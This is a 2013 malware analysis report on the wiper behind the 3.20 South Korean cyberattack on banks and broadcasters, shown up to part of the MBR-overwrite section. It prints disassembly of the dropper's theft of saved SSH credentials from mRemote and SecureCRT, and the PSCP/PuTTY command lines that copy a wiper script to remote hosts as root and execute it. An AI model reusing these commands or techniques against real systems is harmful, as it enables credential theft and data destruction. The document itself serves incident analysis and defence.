

**[5<sup>th</sup> Update 03/22 11:37, 24 Hour Urgency report]**

2013. 03. 22

## Red Alert Research Report

### 3.20 South Korea Cyber Attack

Version 1.6

[Version 1.0 Update - 2013/03/20 05:40 PM ]

[Version 1.1 Update - 2013/03/20 08:45 PM ]

[Version 1.2 Update - 2013/03/21 00:37 AM ]

[Version 1.3 Update - 2013/03/21 06:57 PM ]

**[ Version 1.6 Update - 2013/03/22 11:37 AM ]**

South Korean authorities were investigating a hacking attack that brought down the servers of three broadcasters and two major banks on Wednesday. This article is a report of malicious code about 3/20 Cyber-attack.

This article was written by a team of Red Alert, and can be utilized for research purposes.

**Red Alert** *Information Service about a new vulnerability*

# Contents

<b>1. Introduction</b> .....	<b>3</b>
<b>1.1. Update's status</b> .....	<b>3</b>
<b>1.2. Target list</b> .....	<b>4</b>
<b>1.3. Basic Info of Malware</b> .....	<b>4</b>
<b>2. Behavior of malicious code</b> .....	<b>6</b>
<b>2.1. Type of Attack</b> .....	<b>6</b>
<b>2.2. Behavior flow</b> .....	<b>7</b>
<b>2.3. Damage results</b> .....	<b>8</b>
<b>3. Detail Analysis of dropper (vti-rescan.exe)</b> .....	<b>9</b>
<b>3.1. Drop the malware to PC</b> .....	<b>9</b>
<b>3.2. v3.log file check (Windows's system destroy)</b> .....	<b>10</b>
<b>3.3. Check the remote management tools(Linux/Unix System Destroy)</b> .....	<b>10</b>
<b>4. Detailed analysis of the attack code (system destroyed)</b> .....	<b>14</b>
<b>4.1. MBR Area Overwriting</b> .....	<b>14</b>
<b>4.2. Check the malicious code string</b> .....	<b>16</b>
<b>4.3. Analysis of malicious code, the main part</b> .....	<b>16</b>
<b>4.4. Library Load</b> .....	<b>17</b>
<b>4.5. 'v3.log' file check</b> .....	<b>17</b>
<b>4.6. Process forced termination</b> .....	<b>17</b>
<b>4.7. Load the Physical drive information.</b> .....	<b>18</b>
<b>4.8. Save the strings for overwriting boot area.</b> .....	<b>18</b>
<b>4.9. Overwrite part of boot area.</b> .....	<b>19</b>
<b>4.10. System shut down.</b> .....	<b>20</b>
<b>5. Countermeasures</b> .....	<b>21</b>
<b>5.1. Block the access</b> .....	<b>21</b>
<b>5.2. Through a dedicated vaccine</b> .....	<b>21</b>
<b>5.3. Recovery MBR</b> .....	<b>21</b>
<b>6. Reference</b> .....	<b>22</b>

## Confidentiality Agreements

This Code is a living document and will be updated from time to time. Please refer to the Red Alert SNS Page at <https://www.facebook.com/nshc.redalert> to download updates. This article was written from the Red Alert team. There is no problem user for research purposes, but we don't care about Legal responsibility.

Analysis reports that are updated on Facebook, including other materials and article, sample can offer premium services the ISAC on the page (<https://isac.nshc.net>)



## 1. Introduction

South Korean authorities were investigating a hacking attack that brought down the servers of three broadcasters and two major banks on Wednesday, and the army raised its alert level due to concerns of North Korean involvement.

Servers at television networks YTN, MBC and KBS were affected as well as Shinhan Bank and NongHyup Bank, Jeju Bank three major banks.

We are currently performing detailed analysis of the threat. We can confirm that the malware performs the following report.

### 1.1. Update's status

<p><b>1th Update</b> (2013/03/20 05:56 PM)</p>	<p>March 20, 2013 1:29:28 PM, it began Wednesday at about 2:20 p.m. local time. South Korean broadcasters KBS, MBC and YTN, as well as the Jeju, Nonghyup and Shinhan banks, saw their computer networks get knocked offline after their PCs were infected with data-deleting malware. it began Wednesday at about 2:20 p.m. local time. South Korean broadcasters KBS, MBC and YTN, as well as the Jeju, Nonghyup and Shinhan banks, saw their computer networks get knocked offline after their PCs were infected with data-deleting malware.</p> <p>The malware is believed to have spread from update servers of the companies' computer systems. An update server is a computer to which PCs on a network are connected for file and vaccine updating.</p> <p>Investigators said the viral code was programmed to destroy the master boot record of an infected PC, thereby making it unbootable and irrevocably damaging the data stored in the affected area. <b>Now we got a sample from many customers PC. and this is report for result it</b></p>
<p><b>2nd Update</b> (2013/03/20 08:45 PM)</p>	<p>NSHC's research(Red Alert) on South Korean attacks, in more detail</p> <p>We collected Additional malware samples in recovered disk. We updates result of analysis malware code. We're going to analysis that through dynamic analysis and static analysis is in progress.</p>
<p><b>3th Update</b> 2013/03/21 00:37 AM)</p>	<p>NSHC's research(Red Alert) on South Korean attacks, in more detail</p> <p>We had submitted a report to the government agencies and financial institutions. Malware sample analysis results, Master Boot Record (MBR) area, including the volume boot record (VBR) up to corruption.</p>

<b>4th Update</b> (2013/03/21 06:57 PM)	NSHC’s research(Red Alert) on South Korean attacks, in more detail. We had submitted a report to the government agencies and financial institutions. That report include that how to recovery our data as soon as possible. We Provide analysis reports to customers and security policy. we worry about some of media’s speculative information. We just check the fact of malware code. We Focused technical damage analysis and recovery is expected to continue to work. Recovery automation solution developed to support additional damage to corrupted data recovery system is completed.
<b>5th Update</b> (2013/03/22 00:00 AM)	NSHC’s research(Red Alert) on South Korean attacks, in more detail dropper files. It’s “vit-rescan.exe” what dropped malware file. It destroy the Unix/Linux System.

[Table 1] 3.20 Summarizes of Cyber-Attack Analysis report

## 1.2. Target list

<b>Bank</b>	Nonghyup Bank	<b>TV Stations</b>	KBS (TV Station)
	Shinhan Bank		MBC (TV Station)
	Jeju Bank		YTN (TV Station)
	Nonghyup Life		

[Table 2] Target of attack

## 1.3. Basic Info of Malware

<b>File Name</b>	ApcRunCmd_DB4BBDC36A78A8807AD9B15A562515C4.exe		
<b>SIZE</b>	24.0 KB (24576 bytes)	<b>MD5</b>	db4bbdc36a78a8807ad9b15a562515c4
<b>Filetype</b>	Win32 EXE	<b>Gather</b>	Secret / customer request
<b>Creation</b>	Unchecked (file integrity compromised)		
<b>Modify</b>	Unchecked (file integrity compromised)		
<b>Run</b>	Unchecked (file integrity compromised)		

[Table 3] ApcRunCmd.exe Info.

<b>File Name</b>	<b>OthDown.exe</b>		
<b>SIZE</b>	24.0 KB (24576 bytes)	<b>MD5</b>	5fcd6e1dace6b0599429d913850f0364
<b>Filetype</b>	Win32 EXE	<b>Gather</b>	Secret / customer request
<b>Creation</b>	Unchecked (file integrity compromised)		
<b>Modify</b>	Unchecked (file integrity compromised)		
<b>Run</b>	Unchecked (file integrity compromised)		

[Table 4] OthDown.exe Info.

<b>File Name</b>	<b>AmAgent.exe</b>		
<b>SIZE</b>	24.0 KB (24576 bytes)	<b>MD5</b>	5fcd6e1dace6b0599429d913850f0364
<b>Filetype</b>	Win32 EXE	<b>Gather</b>	MBC
<b>Creation</b>	Unchecked (file integrity compromised)		
<b>Modify</b>	Unchecked (file integrity compromised)		
<b>Run</b>	Unchecked (file integrity compromised)		

[Table 5] AmAgent.exe Info.

<b>File Name</b>	<b>vti-rescan.exe</b>		
<b>SIZE</b>	417.5KB (427520 bytes)	<b>MD5</b>	9263e40d9823aecf9388b64de34eae54
<b>Filetype</b>	Win32 EXE	<b>Gather</b>	Secret / customer request
<b>Creation</b>	Unchecked (file integrity compromised)		
<b>Modify</b>	Unchecked (file integrity compromised)		
<b>Run</b>	Unchecked (file integrity compromised)		

[Table 5] vti-rescan.exe Info.

## 2. Behavior of malicious code

### 2.1. Type of Attack

#### A.APT Attack

The online attacks launched against multiple banks, insurance companies and television stations in South Korea Wednesday knocked targeted networks offline. But according to Red Alert Team the attacks were relatively unsophisticated and would have required little infrastructure or expertise to launch.

Used in the attack, and found that the malicious code attempted to deactivate two antivirus products that are popular in South Korea: AhnLab and Hauri AV. Despite that, however, the malware hardly qualifies some advanced persistent threat.


The malware wiped Windows computers by overwriting their master boot record (MBR) and any data stored on the PC, then instructed the PC to shut down, "which renders the computer unusable as the MBR and the content of the drive are now missing



[Figure 1] ATM Error


## 2.2. Behavior flow

### 2.2.1. Dropper Behavior flow



[Figure 2] Dropper Behavior flow

### 2.2.2. Malware Behavior flow



[Figure 3] Malware (ApcRunCmd.exe, AmAgent.exe) Behavior flow



### 3. Detail Analysis of dropper (vti-rescan.exe)

#### 3.1. Drop the malware to PC

A.Execution of the code below the the Puty console version and SCP console version.

Create a shell script that runs the system destroyed. (Target: Unix, Linux)

1	<pre> 004024C5 56 PUSH ESI 004024C6 8BC8 MOV ECX,EAX 004024C8 BA A44C4100 MOV EDX,00414CA4 004024CD E8 2EFDFFFF CALL 00402200 004024D2 83C4 04 ADD ESP,4 004024D5 85C0 TEST EAX,EAX 004024D7 0F84 56030000 JZ 00402833 004024DD 68 704C4100 PUSH 00414C70 004024E2 68 82000000 PUSH 82 004024E7 56 PUSH ESI 004024E8 FF15 487C4100 CALL DWORD PTR DS:[417C48] 004024EE 85C0 TEST EAX,EAX 004024F0 0F84 30030000 JZ 00402833 004024F6 56 PUSH ESI 004024F7 8BC8 MOV ECX,EAX 004024F9 BA AC4C4100 MOV EDX,00414CAC 004024FE E8 FDFCFFFF CALL 00402200 00402503 83C4 04 ADD ESP,4 00402506 85C0 TEST EAX,EAX 00402508 0F84 25030000 JZ 00402833 0040250E 68 704C4100 PUSH 00414C70 00402513 68 83000000 PUSH 83 00402518 56 PUSH ESI 00402519 FF15 487C4100 CALL DWORD PTR DS:[417C48] 0040251F 85C0 TEST EAX,EAX 00402521 0F84 0C030000 JZ 00402833 00402527 56 PUSH ESI 00402528 8BC8 MOV ECX,EAX 0040252A BA B84C4100 MOV EDX,00414CB8 0040252F E8 CFCFFFF CALL 00402200 00402534 83C4 04 ADD ESP,4 00402537 85C0 TEST EAX,EAX 00402539 0F84 F4020000 JZ 00402833 0040253F 68 704C4100 PUSH 00414C70 00402544 68 84000000 PUSH 84 00402549 56 PUSH ESI 0040254A FF15 487C4100 CALL DWORD PTR DS:[417C48] 00402550 85C0 TEST EAX,EAX 00402552 0F84 06020000 JZ 00402833 00402558 56 PUSH ESI 00402559 8BC8 MOV ECX,EAX 0040255B BA 784C4100 MOV EDX,00414C78 00402560 E8 9BFCFFFF CALL 00402200                 </pre>	<pre> [Argv] [ASCII "alg.exe" Dropper.00402200  [Type = "BIN" Name = ID 130. hModule KERNEL32.FindResourceA  [Argv] [ASCII "conime.exe" Dropper.00402200  [Type = "BIN" Name = ID 131. hModule KERNEL32.FindResourceA  [Argv] [ASCII ""~pr1.tmp" Dropper.00402200  [Type = "BIN" Name = ID 132. hModule KERNEL32.FindResourceA  [Argv] Dropper.00402200                 </pre>
2		
3		
4		

[Figure 5] Malicious code analysis Drop part

B.Below file list in [Table-7] created in %USERPROFILE%\Local Settings\Temp

1	alg.exe : Putty Console (Build 2013.02.14 23:14:13)
2	conime.exe : PSCP Console (Build 2006.03.13 23:32:43)
3	~pr1.tmp : Shell Sceipte file (SunOS, AIX, HP-UX, Linux After system check, delete files in system.)
4	AgentBase.exe : In the Windows's case, MBR, VBR destroy (EX> ApcRunCmd.exe)

[Table 7] Drop malicious code information

C.You can be seen as follows: the file was created.

이름	크기	종류
alg.exe	163KB	응용 프로그램
conime.exe	150KB	응용 프로그램
~pr1.tmp	2KB	TMP 파일
AgentBase.exe	24KB	응용 프로그램

[Figure 6] Drop malicious code

### 3.2. v3.log file check (Windows's system destroy)

if malware checked the exist file(C:\windows\temp\~v3.log), than malware code didn't find the file. It execute the AgentBase.exe or ApcRunCmd.exe.

00402396	• 51	PUSH ECX	
00402397	• 68 03010000	PUSH 103	
0040239C	• FF15 10F04000	CALL DWORD PTR DS:[40F010]	Buffer => OFFSET LOCAL.66 Bufsize = 259. KERNEL32.GetTempPathA
004023A2	• 8D85 F8FEFF	LEA EAX,[LOCAL.66]	
004023A8	• 48	DEC EAX	
004023A9	• 8DA424 000000	LEA ESP,[LOCAL.66]	
004023B0	> 8A48 01	MOV CL, BYTE PTR DS:[EAX+1]	
004023B3	• 40	INC EAX	
004023B4	• 84C9	TEST CL, CL	
004023B6	• ^ 75 F8	JNZ SHORT 004023B0	
004023B8	• 8B15 784C4100	MOV EDX, DWORD PTR DS:[414C78]	
004023BE	• 8B0D 7C4C4100	MOV ECX, DWORD PTR DS:[414C7C]	
004023C4	• 8910	MOV DWORD PTR DS:[EAX], EDX	ASCII "tBase.exe"
004023C6	• 8B15 804C4100	MOV EDX, DWORD PTR DS:[414C80]	ASCII "e.exe"
004023CC	• 8948 04	MOV DWORD PTR DS:[EAX+4], ECX	
004023CF	• 66:8B0D 844C	MOV CX, WORD PTR DS:[414C84]	
004023D6	• 8950 08	MOV DWORD PTR DS:[EAX+8], EDX	
004023D9	• 68 884C4100	PUSH 00414C88	
004023DE	• 66:8948 0C	MOV WORD PTR DS:[EAX+0C], CX	
004023E2	• FF15 54F14000	CALL DWORD PTR DS:[40F154]	Path = "c:\windows\temp\~v3.log" SHLWAPI.PathFileExistsA
004023E8	• 85C0	TEST EAX, EAX	
004023EA	• v 75 0E	JNZ SHORT 004023FA	
004023EC	• 50	PUSH EAX	
004023ED	• 8D95 F8FEFF	LEA EDX,[LOCAL.66]	Show
004023F3	• 52	PUSH EDX	
004023F4	• FF15 14F04000	CALL DWORD PTR DS:[40F014]	CmdLine => OFFSET LOCAL.66 KERNEL32.WinExec

[Figure 7] v3.log Partial analysis file check

### 3.3. Check the remote management tools(Linux/Unix System Destroy)

Check the file of remote management tool for remote access

68 184D4100	PUSH 00414D18	Format = "%sLocal Settings\Application Data\Felix_Deimel\mRemote\confCons.xml"
52	PUSH EDX	Arg1
E8 32230000	CALL 00404AD5	Dropper.00404AD5
83C4 0C	ADD ESP,0C	
8D8424 580100	LEA EAX,[ESP+158]	
50	PUSH EAX	
68 5C4D4100	PUSH 00414D5C	ASCII "%sApplication Data\VanDyke\Config\Sessions"
EB 18	JMP SHORT 004027D0	
68 884D4100	PUSH 00414D88	Format = "%sAppData\Local\Felix_Deimel\mRemote\confCons.xml"
52	PUSH EDX	Arg1
E8 15230000	CALL 00404AD5	Dropper.00404AD5
83C4 0C	ADD ESP,0C	
8D8424 580100	LEA EAX,[ESP+158]	
50	PUSH EAX	
68 BC4D4100	PUSH 00414DBC	ASCII "%sAppData\Roaming\VanDyke\Config\Sessions"
8D8C24 700300	LEA ECX,[ESP+370]	
51	PUSH ECX	Arg1
E8 F8220000	CALL 00404AD5	Dropper.00404AD5

[Figure 8] Checking and Analysis configuration file

#### 3.3.1. Extraction of Server Info.

Extraction file about remote management file (Felix Deimel, mRemote, VanDyke, SecureCRT) for remote access

<p><b>Windows XP, Windows 2003 Server</b></p> <p>%USERPROFILE%\Local Settings\Application Data\Felix_Deimel\mRemote\confCons.xml</p> <p>%USERPROFILE%\Application Data\VanDyke\Config\Sessions\*.ini</p> <p><b>Windows Vista, Windows 7</b></p> <p>%USERPROFILE%\Local\Felix_Deimel\mRemote\confCons.xml</p> <p>%USERPROFILE%\AppData\Roaming\VanDyke\Config\Sessions\*.ini</p>
---

[Table 8] Extraction of server Info

**A.Case of 'mRemote', Malware extract the Account info, Password, Host, Port, etc...)**

<pre> PUSH 00414E04 PUSH ECX CALL 00404B60 ADD ESP,8 TEST EAX,EAX JZ 00403658 LEA EDX,[LOCAL.2898] PUSH 00414E14 PUSH EDX CALL 00404B60 ADD ESP,8 TEST EAX,EAX JZ 00403658 LEA EAX,[LOCAL.2898] PUSH 00414E24 PUSH EAX CALL 00404B60 ADD ESP,8 TEST EAX,EAX JNZ 00403658  ... LEA EBX,[LOCAL.134] MOV EDX,00414E34 LEA ECX,[LOCAL.2898] CALL 004032E0 LEA EBX,[LOCAL.398] MOV EDX,00414E40 LEA ECX,[LOCAL.2898] CALL 004032E0 LEA EBX,[LOCAL.332] MOV EDX,00414E48 LEA ECX,[LOCAL.2898] CALL 004032E0 LEA EBX,[LOCAL.68] MOV EDX,00414E50 LEA ECX,[LOCAL.2898] CALL 004032E0 LEA EBX,[LOCAL.266] MOV EDX,00414E58 LEA ECX,[LOCAL.2898] CALL 004032E0                 </pre>	<pre> [Arg2 = ASCII "Username=root" Arg1 =&gt; OFFSET LOCAL.2898 Dropper.00404B60  [Arg2 = ASCII "Protocol=SSH" Arg1 =&gt; OFFSET LOCAL.2898 Dropper.00404B60  [Arg2 = ASCII " Password=" Arg1 =&gt; OFFSET LOCAL.2898 Dropper.00404B60  ASCII "Hostname" Dropper.004032E0 ASCII "Descr" Dropper.004032E0 ASCII "Panel" Dropper.004032E0 ASCII "Port" Dropper.004032E0 ASCII "Password" Dropper.004032E0                 </pre>
---	---

[Figure 9] 'mRemote' Analysis of information extraction part

**B.Below the Table-9, Extraction info from 'confCons.xml' file**

<pre> &lt;Node   Username="root"   Protocol="SSH"   Password=""   Hostname   Descr   Panel   Port   Password                 </pre>
---

[Table 9] 'confCons.xml' extract the target information.

C.Malware extract valuable information in 'VanDyke' It also extract the program's account info and password, hostname, etc...

<pre>LEA ECX,[LOCAL.910] PUSH 00414F1C PUSH ECX CALL 00404B60 ADD ESP,8 TEST EAX,EAX JZ 00404707 LEA EDX,[LOCAL.910] PUSH 00414F34 PUSH EDX CALL 00404B60 ADD ESP,8 TEST EAX,EAX JZ 00404707 LEA EAX,[LOCAL.910] PUSH 00414F48 PUSH EAX CALL 00404B60 ADD ESP,8 TEST EAX,EAX JZ 00404707 LEA ECX,[LOCAL.910] PUSH 00414F6C PUSH ECX CALL 00404B60</pre>	<pre>[Arg2 = ASCII "S:"Protocol Name"=SSH" Arg1 =&gt; OFFSET LOCAL.910 Dropper.00404B60  [Arg2 = ASCII "S:"Username"=root" Arg1 =&gt; OFFSET LOCAL.910 Dropper.00404B60  [Arg2 = ASCII "D:"Session Password Saved"=00000001" Arg1 =&gt; OFFSET LOCAL.910 Dropper.00404B60  [Arg2 = ASCII "S:"Hostname"= Arg1 =&gt; OFFSET LOCAL.910 Dropper.00404B60</pre>
---	--

[Figure 10] 'VanDyke' extract the target information.

D.Check the "\*.ini" file and extract the target information.

<pre>S:"Protocol Name"=SSH S:"Username"=root D:"Session Password Saved"=00000001 S:"Hostname"= S:"Password"= D:"[SSH2] Port"=</pre>
---

[Table 10] '\*.ini' extract the target information.

### 3.3.2. Before Command completion, check the extraction server info.

A.Respective account information, passwords, and port, server IP in the configuration file by extracting specific commands generated as follows:

<pre>PUSH 00414E00 PUSH EAX CALL 00404AD5 MOV ECX,DWORD PTR SS:[ARG.3] PUSH ESI PUSH EDI PUSH EBX PUSH ECX LEA EDX,[ARG.202] PUSH EDX LEA EAX,[ARG.524] PUSH 00414ED0 PUSH EAX CALL 00404AD5 ADD ESP,3C PUSH 1 LEA ECX,[ARG.2681]</pre>	<pre>Format = "%s -batch -P %s -l %s -pw %s %s %s:/tmp/cups" Arg1 =&gt; OFFSET ARG.268 Dropper.00404AD5  Format = "%s -batch -P %s -l %s -pw %s %s "chmod 755 /tmp/cups;/tmp/cups"" Arg1 =&gt; OFFSET ARG.524 Dropper.00404AD5</pre>
---	--

[Figure 11] Server information extraction after Command Generation

<pre>%TEMP%Wconime.exe -batch -P Port -l root -pw pass %Temp%W~pr1.tmp server IP:/tmp/cups %TEMP%Walg.exe -batch -P Port -l root -pw pass server IP "chmod 755 /tmp/cups;/tmp/cups"</pre>
---

[Table 11] Generated Command.

**B. Transfer the files via generated command, and It access system via Putty for next threat**

<pre> . 68 744E4100 PUSH 00414E74 . 51          PUSH ECX . E8 FD110000 CALL 00404A05 . 83C4 10     ADD ESP, 10 . 8D95 C0F9FFF LEA EDX, [LOCAL.400] . 52          PUSH EDX . 8D85 74F9FFF LEA EAX, [LOCAL.419] . 50          PUSH EAX . 53          PUSH EBX . 53          PUSH EBX . 6A 20       PUSH 20 . 6A 01       PUSH 1 . 53          PUSH EBX . 53          PUSH EBX . 8D8D E4FDFFF LEA ECX, [LOCAL.135] . 51          PUSH ECX . 53          PUSH EBX . FF15 40F0400 CALL DWORD PTR DS:[40F040] . 8B95 E0F9FFF MOV EDX, DWORD PTR SS:[LOCAL.392] . 8B95 44F0400 MOV ESI, DWORD PTR DS:[40F040]                 </pre>	<pre> [Format = "%s\cmd.exe /c %s" Arg1 =&gt; OFFSET LOCAL.135 Dropper.00404A05  pProcessInformation =&gt; OFFSET LOCAL.400 pStartupInfo =&gt; OFFSET LOCAL.419 CurrentDirectory Environment CreationFlags = NORMAL_PRIORITY_CLASS InheritHandles = TRUE pThreadSecurity pProcessSecurity  CommandLine =&gt; OFFSET LOCAL.135 ApplicationName KERNEL32.CreateProcessA                 </pre>
---	--

[Figure 12] Generated Command

**C. Malware run the below commands to process**

```

cmd /c %TEMP%\Wconime.exe -batch -P 포트 -l root -pw 패스워드 %Temp%\~pr1.tmp 호스트:/tmp/cups
cmd /c %TEMP%\Walg.exe -batch -P 포트 -l root -pw 패스워드 호스트 "chmod 755 /tmp/cups;/tmp/cups"
                
```

[Table 12] Excute Command

Through the action of the above, the results obtained are as follows.

'vti-rescan.exe' create a 7 files (alg.exe, conime.exe, ~ptr1.tmp, AgentBase.exe), and check the "v3.log" file. And execute AgentBase.exe(Windows). If v3.log file exist than, transfer file(~ptr1.tmp) for delete system through conime.exe(SCP), alg.exe(Putty)

[Table 13] 'vti-rescan.exe' execute result


## 4. Detailed analysis of the attack code (system destroyed)

### 4.1. MBR Area Overwriting.


Overwrite the value Overwriting the data in some areas of the Master Boot Record (MBR), and malicious code within the MBR area. Overwrite target is Physical Drive. finally "shutdown-r-t 0" command to reboot induction.

[unregistered]	Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
Hard disk 2	00000000000	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Model: ST3250810AS	00000000016	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Bus: USB	00000000032	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Default Edit Mode	00000000048	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
State: original	00000000064	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Undo level: 0	00000000080	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Undo reverses: n/a	00000000096	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Total capacity: 233 GB	00000000112	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
250,069,350,016 bytes	00000000128	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Bytes per sector: 512	00000000144	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Mode: Text	00000000160	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Character set: CP 949	00000000176	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
